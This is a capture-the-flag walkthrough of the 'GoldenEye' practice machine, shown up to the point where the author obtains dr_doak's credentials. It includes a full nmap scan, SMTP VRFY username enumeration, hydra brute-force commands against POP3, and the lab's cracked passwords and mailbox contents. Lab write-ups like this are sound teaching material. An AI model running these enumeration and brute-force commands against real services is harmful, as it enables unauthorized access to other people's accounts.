GoldenEye
This one is a bit big. Four tasks and a lot of questions to answer at the end, like always. Grab a coffee, this is going to be a long ride.
Let’s start the machine and go straight for nmap.
nmap -sCV -p- 10.82.190.253

Open ports are 25, 80, 55006, and 55007. No port 22. No SSH at all. That’s a bit unusual and already tells me this room is going to make me work for a foothold somewhere weird.
Port 80
Visited the site first, as always. The home page is just this text sitting there:

Severnaya Auxiliary Control Station TOP SECRET ACCESS Accessing Server Identity Server Name:……………….. GOLDENEYE
User: UNKNOWN Naviagate to /sev-home/ to login
Went to /sev-home/ and it’s a login page asking for credentials.

No creds yet, so back to the main page I went, this time to check the source code.
Inside terminal.js I found an encoded password, along with two names, Boris and Natalya:

There was also a comment on the page mentioning that Boris has the default password. Good info to keep in the back pocket.
Cracking the First Password

Needed to figure out what encoding this was first. Took me barely any time searching to spot it, it’s HTML Escape encoding. Decoded it and got:
InvincibleHack3r
Went back to the login page and tried boris with that password. It worked. I’m in.
Digging Through the Site
Once inside, I checked the source code again out of habit. At first glance nothing stood out, but it took me maybe 3 seconds of scrolling to spot a comment at the very bottom of the page:

Qualified GoldenEye Network Operator Supervisors:
Natalya
Boris
Then I connected that with the text on the page:
GoldenEye


GoldenEye is a Top Secret Soviet oribtal weapons project. Since you have access you definitely hold a Top Secret clearance and qualify to be a certified GoldenEye Network Operator (GNO)

Please email a qualified GNO supervisor to receive the online GoldenEye Operators Training to become an Administrator of the GoldenEye system

Remember, since security by obscurity is very effective, we have configured our pop3 service to run on a very high non-default port
So the play is clear now. I need to email Boris or Natalya to become an admin of the GoldenEye system. To do that I figured I’d need to read email, and pop3 is for receiving mail while smtp is for sending. I decided to go after pop3 first and keep smtp in my back pocket if I got stuck.
nc 10.82.190.253 55007
Tried USER boris and PASS InvincibleHack3r. Didn’t work. Makes sense, that password was probably just for the web login, not the mail account.
The Hydra Grind
Time to brute force. Tried boris first:
hydra -l boris -P /usr/share/wordlists/rockyou.txt -s 55007 10.82.190.253 -t 32 pop3
Let it run for a couple minutes. Nothing.
Tried natalya with the same setup. Also nothing after a couple minutes.
At this point I figured maybe I was missing other valid users entirely, so I went hunting for a bigger username list:
hydra -L /usr/share/seclists/Usernames/Names/names.txt -P /usr/share/wordlists/rockyou.txt -s 55007 10.82.190.253 -t 32 pop3
While that was chugging away I realized there’s a smarter way to do this. SMTP has a VRFY command you can abuse to check which usernames exist on the box:
smtp-user-enum -M VRFY -U /usr/share/seclists/Usernames/Names/names.txt -t 10.82.190.253

And that gave me a nice list back:
10.82.190.253: bin exists
10.82.190.253: boris exists

10.82.190.253: irc exists
10.82.190.253: mail exists
10.82.190.253: man exists
10.82.190.253: natalya exists
10.82.190.253: root exists
10.82.190.253: sys exists
Good, at least I know boris and natalya are real accounts. But hydra kept dying on me every single time I ran it. No clue why at first, my best guess was I was hammering the port too hard with 32 threads and it just couldn’t keep up.
Frustrating stretch here. I tried a different wordlist:
hydra -l boris -P /usr/share/wordlists/fasttrack.txt -t 4 -s 55007 10.82.190.253 pop3
Dropped the threads down to 4 too, figured that might help it survive. Waited a couple minutes and finally, it worked. Boris’s password is secret1!.

I had natalya running with the same setup at the same time and that one cracked too, her password is bird. Two for the price of one, finally some momentum.

Reading the Mail
Logged into pop3 with boris:
nc 10.80.164.49 55007
USER boris
PASS secret1!

In. Ran LIST and got 3 emails. To read one it’s RETR plus the number.

Message 1:
Return-Path: root@127.0.0.1.goldeneye
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
by ubuntu (Postfix) with SMTP id D9E47454B1
for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: 20180425022326.D9E47454B1@ubuntu
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails for security risks because I trust you and the other admins here.

Message 2:
Return-Path: natalya@ubuntu
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
by ubuntu (Postfix) with ESMTP id C3F2B454B1
for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: 20180425024249.C3F2B454B1@ubuntu
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
Message 3, and this one’s juicy:
Return-Path: alec@janus.boss
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
by ubuntu (Postfix) with ESMTP id 4B9F4454B1
for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: 20180425025235.4B9F4454B1@ubuntu
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Place them in a hidden file within the root directory of this server then remove from this email. There can only be one set of these acces codes, and we need to secure them for the final execution. If they are retrieved and captured our plan will crash and burn!

Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will push to our final stages....

PS - Keep security tight or we will be compromised.

Okay a lot going on here. Now I’ve got two new names, Alec and Xenia. Also good to know there’s a hidden file somewhere inside the root directory of this box, filing that away for later.
Before chasing any of that, I went and checked natalya’s mailbox too since I had her creds anyway.
Message 1:
Return-Path: root@ubuntu
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
by ubuntu (Postfix) with ESMTP id D5EDA454B1
for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: 20180425024542.D5EDA454B1@ubuntu
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu


Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training. I will email you once a student is designated to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after by a crime syndicate named Janus.
Message 2:
Return-Path: root@ubuntu
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
by ubuntu (Postfix) with SMTP id 17C96454B1
for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: 20180425031956.17C96454B1@ubuntu
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially is it's related to security...even if it's not, just enter it in under the guise of "security"...it'll get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.

Nice, a fresh set of creds and a new URL to chase.
New Credentials, New Domain
Added the domain to my hosts file:
sudo nano /etc/hosts
Added the target IP and severnaya-station.com at the bottom, saved it, and visited severnaya-station.com/gnocertdir.
Tried boris and natalya’s creds here first. Neither worked. Tried xenia’s creds instead, RCP90rulez!, and that logged me in.

Poking around the dashboard I found this message:
As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me via email, not here.

My email username is...

doak

Thank you,

Cheers,

Dr. Doak "The Doctor"
Training Scientist - Sr Level Training Operating Supervisor
GoldenEye Operations Center Sector
Level 14 - NO2 - id:998623-1334
Campus 4, Building 57, Floor -8, Sector 6, cube 1,007
Phone 555-193-826
Cell 555-836-0944
Office 555-846-9811
Personal 555-826-9923
Email: doak@
Please Recycle before you print, Stay Green aka save the company money!
"There's such a thing as Good Grief. Just ask Charlie Brown" - someguy
"You miss 100% of the shots you don't shoot at" - Wayne G.
THIS IS A SECURE MESSAGE DO NOT SEND IT UNLESS.

Another username, doak. Not immediately sure what to do with it, so I ran a gobuster scan against the site and got a ton of results back. Poked around them for a while but nothing jumped out.
Decided to go back to what worked before, hydra against pop3, this time for doak. Funny enough the smtp-user-enum scan from earlier never found the name doak, probably just a wordlist gap, but I figured I’d try anyway:
hydra -l doak -P /usr/share/wordlists/fasttrack.txt -f -t 4 -s 55007 10.82.190.253 pop3
Cracked. Doak’s password is goat.

Logged into pop3 as doak. Only one message waiting:
Return-Path: doak@ubuntu
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
by ubuntu (Postfix) with SMTP id 97DC24549D
for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: 20180425034731.97DC24549D@ubuntu
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information......

username: dr_doak
password: 4England!
